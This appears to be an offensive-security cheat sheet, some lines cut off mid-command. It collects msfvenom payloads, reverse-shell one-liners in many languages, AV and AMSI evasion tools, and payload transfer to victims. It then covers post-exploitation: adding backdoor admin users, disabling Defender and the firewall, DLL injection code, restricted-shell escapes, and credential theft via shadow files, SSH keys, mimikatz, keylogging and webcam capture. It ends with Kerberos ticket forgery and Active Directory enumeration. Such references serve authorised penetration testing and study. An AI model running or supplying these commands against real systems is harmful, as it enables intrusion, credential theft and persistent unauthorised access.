msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f elf > shell.elf
msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=IP LPORT=PORT -f elf > shell.elf
msfvenom -p linux/x64/shell_bind_tcp RHOST=IP LPORT=PORT -f elf > shell.elf
msfvenom -p linux/x64/shell_reverse_tcp RHOST=IP LPORT=PORT -f elf > shell.elf

# Add a user in windows with msfvenom:
msfvenom -p windows/adduser USER=hacker PASS=password -f exe > useradd.exe

#  Web Payloads

# PHP
msfvenom -p php/meterpreter_reverse_tcp LHOST= LPORT= -f raw > shell.php
cat shell.php | pbcopy && echo ' shell.php && pbpaste >> shell.php

# ASP
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.asp

# JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp

# WAR
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war

#  Scripting Payloads

# Python
msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py

# Bash
msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh

# Perl
```

```
msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl

# Creating an Msfvenom Payload with an encoder while removing bad charecters:
msfvenom -p windows/shell_reverse_tcp EXITFUNC=process LHOST=IP LPORT=PORT -f c -e x86/shikata_ga_nai -b "\

https://hacker.house/lab/windows-defender-bypassing-for-meterpreter/
```

Bypass AV

```
# Veil Framework:
https://github.com/Veil-Framework/Veil

# Shellter
https://www.shellterproject.com/download/

# Sharpshooter
# https://github.com/mdsecactivebreach/SharpShooter
# Javascript Payload Stageless:
SharpShooter.py --stageless --dotnetver 4 --payload js --output foo --rawscfile ./raw.txt --sandbox 1=conto

# Stageless HTA Payload:
SharpShooter.py --stageless --dotnetver 2 --payload hta --output foo --rawscfile ./raw.txt --sandbox 4 --sr

# Staged VBS:
SharpShooter.py --payload vbs --delivery both --output foo --web http://www.foo.bar/shellcode.payload --dns

# Donut:
https://github.com/TheWover/donut

# Vulcan
https://github.com/praetorian-code/vulcan
```

Bypass Amsi

```
# Testing for Amsi Bypass:
https://github.com/rasta-mouse/AmsiScanBufferBypass

# Amsi-Bypass-Powershell
https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

https://blog.f-secure.com/hunting-for-amsi-bypasses/
https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/
https://github.com/cobbr/PSAmsi/wiki/Conducting-AMSI-Scans
https://slaeryan.github.io/posts/falcon-zero-alpha.html
```

Office Docs

```
https://github.com/thelinuxchoice/eviloffice
https://github.com/thelinuxchoice/evilpdf
```

Reverse Shells

Tools

```
**Tools**
https://github.com/ShutdownRepo/shellerator
https://github.com/0x00-0x00/ShellPop
https://github.com/cybervaca/ShellReverse
https://liftoff.github.io/pyminifier/
https://github.com/xct/xc/
https://weibell.github.io/reverse-shell-generator/
```

Linux

```
# Bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 172.21.0.0 1234 >/tmp/f
nc -e /bin/sh 10.11.1.111 4443
bash -i >& /dev/tcp/IP ADDRESS/8080 0>&1

# Bash B64 Ofuscated
{echo,COMMAND_BASE64}|{base64,-d}|bash
echo${IFS}COMMAND_BASE64|base64${IFS}-d|bash
bash -c {echo,COMMAND_BASE64}|{base64,-d}|{bash,-i}
echo COMMAND_BASE64 | base64 -d | bash

# Perl
perl -e 'use Socket;$i="IP ADDRESS";$p=PORT;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(

# Python
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("IP AD
python -c '__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.9 4433 >

# Python IPv6
python -c 'import socket,subprocess,os,pty;s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);s.connect(("

# Ruby
ruby -rsocket -e'f=TCPSocket.open("IP ADDRESS",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("[IPADDR]","[PORT]");while(cmd=c.gets);IO.popen(cmd,"r"){|io

# PHP:
# /usr/share/webshells/php/php-reverse-shell.php
# http://pentestmonkey.net/tools/web-shells/php-reverse-shell
php -r '$sock=fsockopen("IP ADDRESS",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
$sock, 1=>$sock, 2=>$sock), $pipes);?>

# Golang
echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial("tcp","IP ADDRESS:8080");cmd:=exec

# AWK
awk 'BEGIN {s = "/inet/tcp/0/IP ADDRESS/4242"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20She
https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

# Socat
socat TCP4:10.10.10.10:443 EXEC:/bin/bash
# Socat listener
socat -d -d TCP4-LISTEN:443 STDOUT
```

Windows

```
# Netcat
nc -e cmd.exe 10.11.1.111 4443

# Powershell
$callback = New-Object System.Net.Sockets.TCPClient("IP ADDRESS",53);$stream = $client.GetStream();[byte[]]
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.11',4444);$stream = $client

# Undetectable:
# https://0xdarkvortex.dev/index.php/2018/09/04/malware-on-steroids-part-1-simple-cmd-reverse-shell/
i686-w64-mingw32-g++ prometheus.cpp -o prometheus.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-

# Undetectable 2:
# https://medium.com/@Bank_Security/undetectable-c-c-reverse-shells-fab4c0ec4f15
# 64bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSe
# 32bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSe
```

Tips

```
#  rlwrap
# https://linux.die.net/man/1/rlwrap
# Connect to a netcat client:
rlwrap nc [IP Address] [port]
# Connect to a netcat Listener:
rlwrap nc -lvp [Localport]

# Linux Backdoor Shells:
rlwrap nc [Your IP Address] -e /bin/sh
rlwrap nc [Your IP Address] -e /bin/bash
rlwrap nc [Your IP Address] -e /bin/zsh
rlwrap nc [Your IP Address] -e /bin/ash

# Windows Backdoor Shell:
rlwrap nc -lv [localport] -e cmd.exe
```

File transfer

Linux

```
# Web Server
# https://github.com/sc0tfree/updog
pip3 install updog
updog
updog -d /another/directory
updog -p 1234
updog --password examplePassword123!
updog --ssl

# Python web server
python -m SimpleHTTPServer 8080

# FTP Server
twistd -n ftp -p 21 --root /path/
# In victim:
curl -T out.txt ftp://10.10.15.229

# TFTP Server
# In Kali
atftpd --daemon --port 69 /tftp
# In reverse Windows
tftp -i 10.11.1.111 GET nc.exe
nc.exe -e cmd.exe 10.11.1.111 4444
# Example:
http://10.11.1.111/addguestbook.php?LANG=../../xampp/apache/logs/access.log%00&cmd=nc.exe%20-e%20cmd.exe%20
```

Windows

```
# Bitsadmin
bitsadmin /transfer mydownloadjob /download /priority normal http:///xyz.exe C:\\Users\\%USERNAME%\\AppData

# certutil
certutil.exe -urlcache -split -f "http://10.11.1.111/Powerless.bat" Powerless.bat

# Powershell
(New-Object System.Net.WebClient).DownloadFile("http://10.11.1.111/CLSID.list","C:\Users\Public\CLSID.list"
invoke-webrequest -Uri http://10.10.14.19:9090/PowerUp.ps1 -OutFile powerup.ps1

# FTP
# In reverse shell"
echo open 10.11.1.111 > ftp.txt)
echo USER anonymous >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET file >> ftp.txt
echo bye >> ftp.txt
# Execute
ftp -v -n -s:ftp.txt

# SMB Server
# Attack machine
python /usr/share/doc/python-impacket/examples/smbserver.py Lab "/root/labs/public/10.11.1.111" -u usuario
python /usr/share/doc/python3-impacket/examples/smbserver.py Lab "/root/htb/169-resolute/smb"

# Or SMB service
# http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restriction.html
```

```
    vim /etc/samba/smb.conf
        [global]
        workgroup = WORKGROUP
        server string = Samba Server %v
        netbios name = indishell-lab
        security = user
        map to guest = bad user
        name resolve order = bcast host
        dns proxy = no
        bind interfaces only = yes

        [ica]
        path = /var/www/html/pub
        writable = no
        guest ok = yes
        guest only = yes
        read only = yes
        directory mode = 0555
        force user = nobody

    chmod -R 777 smb_path
    chown -R nobody:nobody smb_path
    service smbd restart

# Victim machine with reverse shell
# Download: copy \\10.11.1.111\Lab\wce.exe .
# Upload: copy wtf.jpg \\10.11.1.111\Lab

# VBScript
# In reverse shell
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
# Execute
cscript wget.vbs http://10.11.1.111/file.exe file.exe
```

Post Exploitation

Linux

Local Enum

```
**Tools**
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS/linpeas.sh
https://github.com/mbahadou/postenum/blob/master/postenum.sh
https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh
https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy32
https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64

https://gtfobins.github.io/

# Spawning shell
python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/sh")'
echo os.system('/bin/bash')
/bin/sh -i
perl -e 'exec "/bin/sh";'
ruby: exec "/bin/sh"
lua: os.execute('/bin/sh')
(From within vi)
:!bash
:set shell=/bin/bash:shell
(From within nmap)
!sh

# Access to more binaries
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Download files from attacker
wget http://10.11.1.111:8080/ -r; mv 10.11.1.111:8080 exploits; cd exploits; rm index.html; chmod 700 LinEn

# Enum scripts
./LinEnum.sh -t -k password -r LinEnum.txt
./postenum.sh
./linpeas.sh
./pspy

# Common writable directories
/tmp
/var/tmp
/dev/shm

# Add user to sudoers
useradd hacker
passwd hacker
echo "hacker ALL=(ALL:ALL) ALL" >> /etc/sudoers

# sudo permissions
sudo -l -l

# Journalctl
If you can run as root, run in small window and !/bin/sh

# Crons
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
```

```
cat /var/spool/cron/crontabs/root
cat /etc/frontal
cat /etc/anacron
systemctl list-timers --all

# Common info
uname -a
env
id
cat /proc/version
cat /etc/issue
cat /etc/passwd
cat /etc/group
cat /etc/shadow
cat /etc/hosts

# Users with login
grep -vE "nologin" /etc/passwd

# Network info
cat /proc/net/arp
cat /proc/net/fib_trie
cat /proc/net/fib_trie | grep "|--"   | egrep -v "0.0.0.0| 127."
awk '/32 host/ { print f } {f=$2}' <<< "$(0; i-=2) {
        ret = ret"."hextodec(substr(str,i,2))
    }
    ret = ret":"hextodec(substr(str,index(str,":")+1,4))
    return ret
}
NR > 1 {{if(NR==2)print "Local - Remote";local=getIP($2);remote=getIP($3)}{print local" - "remote}}' /proc/

# Netstat without netstat 2
echo "YXdrICdmdW5jdGlvbiBoZXh0b2RlYyhzdHIscmV0LG4saSxrLGMpewogICAgcmV0ID0gMAogICAgbiA9IGxlbmd0aChzdHIpCiAg

# Nmap without nmap
for ip in {1..5}; do for port in {21,22,5000,8000,3306}; do (echo >/dev/tcp/172.18.0.$ip/$port) >& /dev/nul

# Open ports without netstat
grep -v "rem_address" /proc/net/tcp | awk  '{x=strtonum("0x"substr($2,index($2,":")-2,2)); for (i=5; i>0; -

# Check ssh files:
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key

# SUID
find / -perm -4000 -type f 2>/dev/null
# ALL PERMS
find / -perm -777 -type f 2>/dev/null
# SUID for current user
find / perm /u=s -user `whoami` 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
# Writables for current user/group
find / perm /u=w -user `whoami` 2>/dev/null
find / -perm /u+w,g+w -f -user `whoami` 2>/dev/null
find / -perm /u+w -user `whoami` 2>/dev/nul
# Dirs with +w perms for current u/g
find / perm /u=w -type -d -user `whoami` 2>/dev/null
find / -perm /u+w,g+w -d -user `whoami` 2>/dev/null
```

```
# Port Forwarding
# Chisel
# Victim server:
chisel server --auth "test:123" -p 443 --reverse
# In host attacker machine:
./chisel client --auth "test:123" 10.10.10.10:443 R:socks

# Dynamic Port Forwarding:
# Attacker machine:
ssh -D 9050 user@host
# Attacker machine Burp Proxy - SOCKS Proxy:
Mark “Override User Options”
Mark Use Socks Proxy:
SOCKS host:127.0.0.1
SOCKS port:9050

# Tunneling
Target must have SSH running for there service
1. Create SSH Tunnel: ssh -D localhost: -f -N user@localhost -p
2. Setup ProxyChains. Edit the following config file (/etc/proxychains.conf)
3. Add the following line into the config: Socks5 127.0.0.1
4. Run commands through the tunnel: proxychains

# SShuttle
# https://github.com/sshuttle/sshuttle
sshuttle -r root@172.21.0.0 10.2.2.0/24

# netsh port forwarding
netsh interface portproxy add v4tov4 listenaddress=127.0.0.1 listenport=9000 connectaddress=192.168.0.10 co
netsh interface portproxy delete v4tov4 listenaddress=127.0.0.1 listenport=9000
```

Escaping restricted shell

```
# First check your shell
echo $SHELL
# and commands
export

# vim
# List files
:!/bin/ls -l .b*
# Set new shell
:set shell=/bin/sh
:shell
# or
:!/bin/sh

# ed
!'/bin/sh'

# ne -> Load Prefs -> Navigate everywhere

# more/less/man/pinfo
!'sh'

# links -> File OS Shell
# lynx -> "o" for options -> configure default editor e.g. vim
lynx --editor=/usr/bin/vim www.google.com
# or
export EDITOR=/usr/bin/vim
# navigate to https://translate.google.com/ go to text box, ENTER and F4

# mutt
```

```
!

# find
find / -name "root" -exec /bin/sh \;
find / -name "root" -exec /bin/awk 'BEGIN {system("/bin/sh")}' \;

# nmap < 2009/05
--interactive
!sh

# awk
awk 'BEGIN {system("/bin/sh")}'

# expect
expect -c 'spawn sh' -i

# python
python -c 'import pty; pty.spawn("/bin/sh")'

# ruby irb
exec '/bin/sh'

# perl
perl -e 'system("sh -i");'
perl -e 'exec("sh -i");'

# php -a
exec("sh -i");

# Only Rbash
echo x | xargs -Iy sh -c 'exec sh 0<&1'

# Emacs
Mod-!
/bin/sh

# cp
cp /bin/sh /dev/shm/sh; /dev/shm/sh

# export
export SHELL=/bin/sh; export PATH=/bin:/usr/bin:$PATH

# FTP/Telnet
!/bin/sh

# GDB
!/bin/sh

# eval
eval echo echo {o..q}ython\;

# tee
echo '/bin/rm /home/user/.bashrc' | tee '/home/user/bin/win';win; echo 'export SHELL=/bin/sh' | tee '/home/

# declare
declare -n PATH; export PATH=/bin;bash -i
BASH_CMDS[shell]=/bin/bash;shell -i

# nano
nano -s /bin/sh
# Ctrl+T

# SSH
ssh user@host -t "bash --noprofile -i"
ssh user@host -t "() { :; }; sh -i "
```

Loot

```
# Linux
cat /etc/passwd
cat /etc/shadow
unshadow passwd shadow > unshadowed.txt
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt

ifconfig -a
arp -a

tcpdump -i any -s0 -w capture.pcap
tcpdump -i eth0 -w capture -n -U -s 0 src not 10.11.1.111 and dst not 10.11.1.111
tcpdump -vv -i eth0 src not 10.11.1.111 and dst not 10.11.1.111

.bash_history

/var/mail
/var/spool/mail

echo $DESKTOP_SESSION
echo $XDG_CURRENT_DESKTOP
echo $GDMSESSION
```

Windows

Local enum

```
**Tools**
https://github.com/S3cur3Th1sSh1t/WinPwn
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/winPEAS/winPEASbat/w
https://github.com/BC-SECURITY/Empire/blob/master/data/module_source/privesc/PowerUp.ps1
https://github.com/S3cur3Th1sSh1t/PowerSharpPack
https://github.com/Flangvik/SharpCollection
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
https://github.com/dafthack/DomainPasswordSpray
https://github.com/CredDefense/CredDefense
https://github.com/dafthack/MailSniper

https://lolbas-project.github.io/#

# Basic info
systeminfo
set
Get-ChildItem Env: | ft Key,Value
hostname
net users
net user user1
query user
Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
net use
wmic logicaldisk get caption,description,providername
Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"}| ft Name,Root
net localgroups
accesschk.exe -uwcqv "Authenticated Users" *
netsh firewall show state
netsh firewall show config
whoami /priv
echo %USERNAME%
$env:UserName
wmic qfe
qwinsta
query user
net localgroup
Get-LocalGroup | ft Name

# Set path
set PATH=%PATH%;C:\xampp\php

dir /a -> Show hidden & unhidden files
dir /Q -> Show permissions

# check .net version:
gci 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP' -recurse | gp -name Version -EA 0 | where { $_.PSCh
get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * | findstr /i "Users Path"

# Passwords
# Windows autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
# VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"
# SNMP Parameters
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
# Search for password in registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
python secretsdump.py -just-dc-ntlm htb.hostname/username@10.10.1.10
secretsdump.py -just-dc htb.hostname/username@10.10.1.10 > dump.txt
```

```
# Add RDP user and disable firewall
net user haxxor Haxxor123 /add
net localgroup Administrators haxxor /add
net localgroup "Remote Desktop Users" haxxor /ADD
# Turn firewall off and enable RDP
sc stop WinDefend
netsh advfirewall show allprofiles
netsh advfirewall set allprofiles state off
netsh firewall set opmode disable
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAu

# Dump Firefox data
# Looking for Firefox
Get-Process
./procdump64.exe -ma $PID-FF
Select-String -Path .\*.dmp -Pattern 'password' > 1.txt
type 1.txt | findstr /s /i "admin"

# PS Bypass Policy
Set-ExecutionPolicy Unrestricted
powershell.exe -exec bypass
Set-ExecutionPolicy-ExecutionPolicyBypass -Scope Procesy

# Convert passwords to secure strings and output to an XML file:
$secpasswd = ConvertTo-SecureString "VMware1!" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential ("administrator", $secpasswd)
$mycreds | export-clixml -path c:\temp\password.xml

# PS sudo
$pw= convertto-securestring "EnterPasswordHere" -asplaintext -force
$pp = new-object -typename System.Management.Automation.PSCredential -argumentlist "EnterDomainName\EnterUs
$script = "C:\Users\EnterUserName\AppData\Local\Temp\test.bat"
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command &{Start-Process $script -verb R
powershell -ExecutionPolicy -F -File xyz.ps1

# PS runas
# START PROCESS
$username='someUser'
$password='somePassword'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword
Start-Process .\nc.exe -ArgumentList '10.10.xx.xx 4445 -e cmd.exe' -Credential $credential
# INVOKE COMMAND
$pass = ConvertTo-SecureString 'l33th4x0rhector' -AsPlainText -Force; $Credential = New-Object System.Manag

# Tasks
schtasks /query /fo LIST /v
file c:\WINDOWS\SchedLgU.Txt
python3 atexec.py Domain/Administrator:<Password>@123@172.21.0.0 systeminfo

# Useradd bin
#include  /* system, NULL, EXIT_FAILURE */
int main ()
{
  int i;
  i=system ("net user   /add && net localgroup administrators  /add");
  return 0;
}
# Compile
i686-w64-mingw32-gcc -o useradd.exe useradd.c

# WinXP
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.1.111 4343 -e C:\WINDOWS\System32\cmd.exe"
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
sc config upnphost depend= ""
net start upnphost

# WinRM Port Forwarding
```

```
plink -l LOCALUSER -pw LOCALPASSWORD LOCALIP -R 5985:127.0.0.1:5985 -P 221

# DLL Injection
#include
int owned()
{
  WinExec("cmd.exe /c net user cybervaca Password01 ; net localgroup administrators cybervaca /add", 0);
  exit(0);
  return 0;
}
BOOL WINAPI DllMain(HINSTANCE hinstDLL,DWORD fdwReason, LPVOID lpvReserved)
{
  owned();
  return 0;
}
# x64 compilation:
x86_64-w64-mingw32-g++ -c -DBUILDING_EXAMPLE_DLL main.cpp
x86_64-w64-mingw32-g++ -shared -o main.dll main.o -Wl,--out-implib,main.a

# NTLM Relay Attack
We need two tools to perform the attack, privexchange.py and ntlmrelayx. You can get both on GitHub in the

ntlmrelayx.py -t ldap://s2016dc.testsegment.local --escalate-user ntu

Now we run the privexchange.py script:

user@localhost:~/exchpoc$ python privexchange.py -ah dev.testsegment.local s2012exc.testsegment.local -u nt

Password:
INFO: Using attacker URL: http://dev.testsegment.local/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
ERROR: The user you authenticated with does not have a mailbox associated. Try a different user.
When this is run with a user which doesn't have a mailbox, we will get the above error. Let's try it again

user@localhost:~/exchpoc$ python privexchange.py -ah dev.testsegment.local s2012exc.testsegment.local -u te
Password:
INFO: Using attacker URL: http://dev.testsegment.local/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful

After a minute (which is the value supplied for the push  notification) we see the connection coming in at
 We confirm the DCSync rights are in place with secretsdump:
With all the hashed password of all Active Directory users, the  attacker can create golden tickets to impe

# Generate Silver Tickets with Impacket:
python3 ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -domain <domain_name> -spn <service_spn>
python3 ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name> -spn <service_spn>  <u

# Generate Golden Tickets:
python3 ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -domain <domain_name>  <user_name>
python3 ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name>  <user_name>

# Credential Access with Secretsdump
impacket-secretsdump username@target-ip -dc-ip target-ip

# Disable Assembly code generator
https://amsi.fail/

https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/?view=powershell-6
https://powersploit.readthedocs.io/en/latest/
https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/
https://techcommunity.microsoft.com/t5/itops-talk-blog/powershell-basics-how-to-scan-open-ports-within-a-ne
https://pen-testing.sans.org/blog/2017/03/08/pen-test-poster-white-board-powershell-built-in-port-scanner/
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/Invoke-Portscan.ps1
https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Portscan/
```

Privilege Escalation

```
# Check groups and privs
whoami /priv

# Interesting accounts

- Administrators, Local System
- Built-in groups (Backup, Server, Printer Operators)
- Local/network service accounts
- Managed Service and Virtual Accounts
- Third party application users
- Misconfigured users

# Interesting privileges

- SeDebugPrivilege
Create a new process and set the parent process a privileged process
https://github.com/decoder-it/psgetsystem
- SeRestorePrivilege
Can write files anywhere, overwrites files, protected system files
Modify a service running as Local and startable by all users and get a SYSTEM shell
- SeBackupPrivilege
Can backup Windows registry and use third party tools for extracting local NTLM hashes
Members of “Backup Operators” can logon locally on a Domain Controller and backup the NTDS.DIT
- SeTakeOwnershipPrivilege
Can take ownership of any securable object in the system
- SeTcbPrivilege
Can logon as a different user without any credentials in order to get a security Impersonation Token by us
- SeCreateTokenPrivilege
Can create a custom token with all privileges and group membership you need (until Win 10 >= 1809)
But if you set the AuthenticationId to ANONYMOUS_LOGON_UID (0x3e6) you can always impersonate even in Win >
- SeLoadDriver Privilege
"Printer operators" have this privilege in the DC
Determines which users can dynamically load and unload device drivers or other code in to kernel mode
- SeImpersonatePrivilege & SeAssignPrimaryTokenPrivilege
Permit impersonate any access token

** If you have SeBackup & SeRestore privileges (Backup Operators group) you can set permission and ownersh
```

Loot

```
hostname && whoami.exe && ipconfig /all
wce32.exe -w
wce64.exe -w
fgdump.exe

# Loot passwords without tools
reg.exe save hklm\sam c:\sam_backup
reg.exe save hklm\security c:\security_backup
reg.exe save hklm\system c:\system

ipconfig /all
route print

# What other machines have been connected
arp -a

# Meterpreter
run packetrecorder -li
run packetrecorder -i 1

```

```
#Meterpreter
search -f *.txt
search -f *.zip
search -f *.doc
search -f *.xls
search -f config*
search -f *.rar
search -f *.docx
search -f *.sql
hashdump
keysscan_start
keyscan_dump
keyscan_stop
webcam_snap
load mimikatz
msv

# How to cat files in meterpreter
cat c:\\Inetpub\\iissamples\\sdk\\asp\\components\\adrot.txt

# Recursive search
dir /s

secretsdump.py -just-dc htb.hostname/username@10.10.1.10 > dump.txt
.\mimikatz.exe "lsadump::dcsync /user:Administrator" "exit"

# Mimikatz
# Post exploitation commands must be executed from SYSTEM level privileges.
mimikatz # privilege::debug
mimikatz # token::whoami
mimikatz # token::elevate
mimikatz # lsadump::sam
mimikatz # sekurlsa::logonpasswords
## Pass The Hash
mimikatz # sekurlsa::pth /user:username /domain:domain.tld /ntlm:ntlm_hash
# Inject generated TGS key
mimikatz # kerberos::ptt <ticket_kirbi_file>
# Generating a silver ticket
# AES 256 Key:
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key> /user:<user_
# AES 128 Key:
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key> /user:<user_
# NTLM
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<ntlm_hash> /user:<user_name> /serv
# Generating a Golden Ticket
# AES 256 Key:
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key> /user:<user_
# AES 128 Key:
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key> /user:<user_
# NTLM:
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<krbtgt_ntlm_hash> /user:<user_name

# Lsassy (remote lsass/mimikatz dump reader) (requires impacket)
git clone https://github.com/hackndo/lsassy
cd lsassy && sudo python3 setup.py install
lsassy example.com/Administrator:s3cr3tpassw0rd@victim-pc
```

AD

Info

Basic Active Directory terms

Users

Agent represented by a user account.

- Regular user accounts (used by employees or for specific task as backups)
- Computer accounts (ends with $). Computers in AD are a users subclass.

Services

- Identified by SPN which indicates the service name and class, the owner and the host computer.
- Is executed in a computer (the host of the service) as a process.
- Services (as any process) are running in the context of a user account, with the privileges and permissions of that user.
- The SPN's of the services owned by an user are stored in the attribute *ServicePrincipalName* of that account.
- Usually Domain Admin or similar role is required to modify the SPN's of a user.

General

```
# Anonymous Credential LDAP Dumping:
ldapsearch -LLL -x -H ldap:// -b '' -s base '(objectclass=*)'

# Impacket GetADUsers.py (Must have valid credentials)
GetADUsers.py -all  -dc-ip

# Impacket lookupsid.py
/usr/share/doc/python3-impacket/examples/lookupsid.py username:password@172.21.0.0

# Windapsearch:
# https://github.com/ropnop/windapsearch
python3 windapsearch.py -d host.domain -u domain\\ldapbind -p PASSWORD -U

# CME
cme smb IP -u '' -p '' --users --shares

# BloodHound
# https://github.com/BloodHoundAD/BloodHound/releases
# https://github.com/BloodHoundAD/SharpHound3
# https://github.com/chryzsh/DarthSidious/blob/master/enumeration/bloodhound.md
Import-Module .\sharphound.ps1
. .\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All
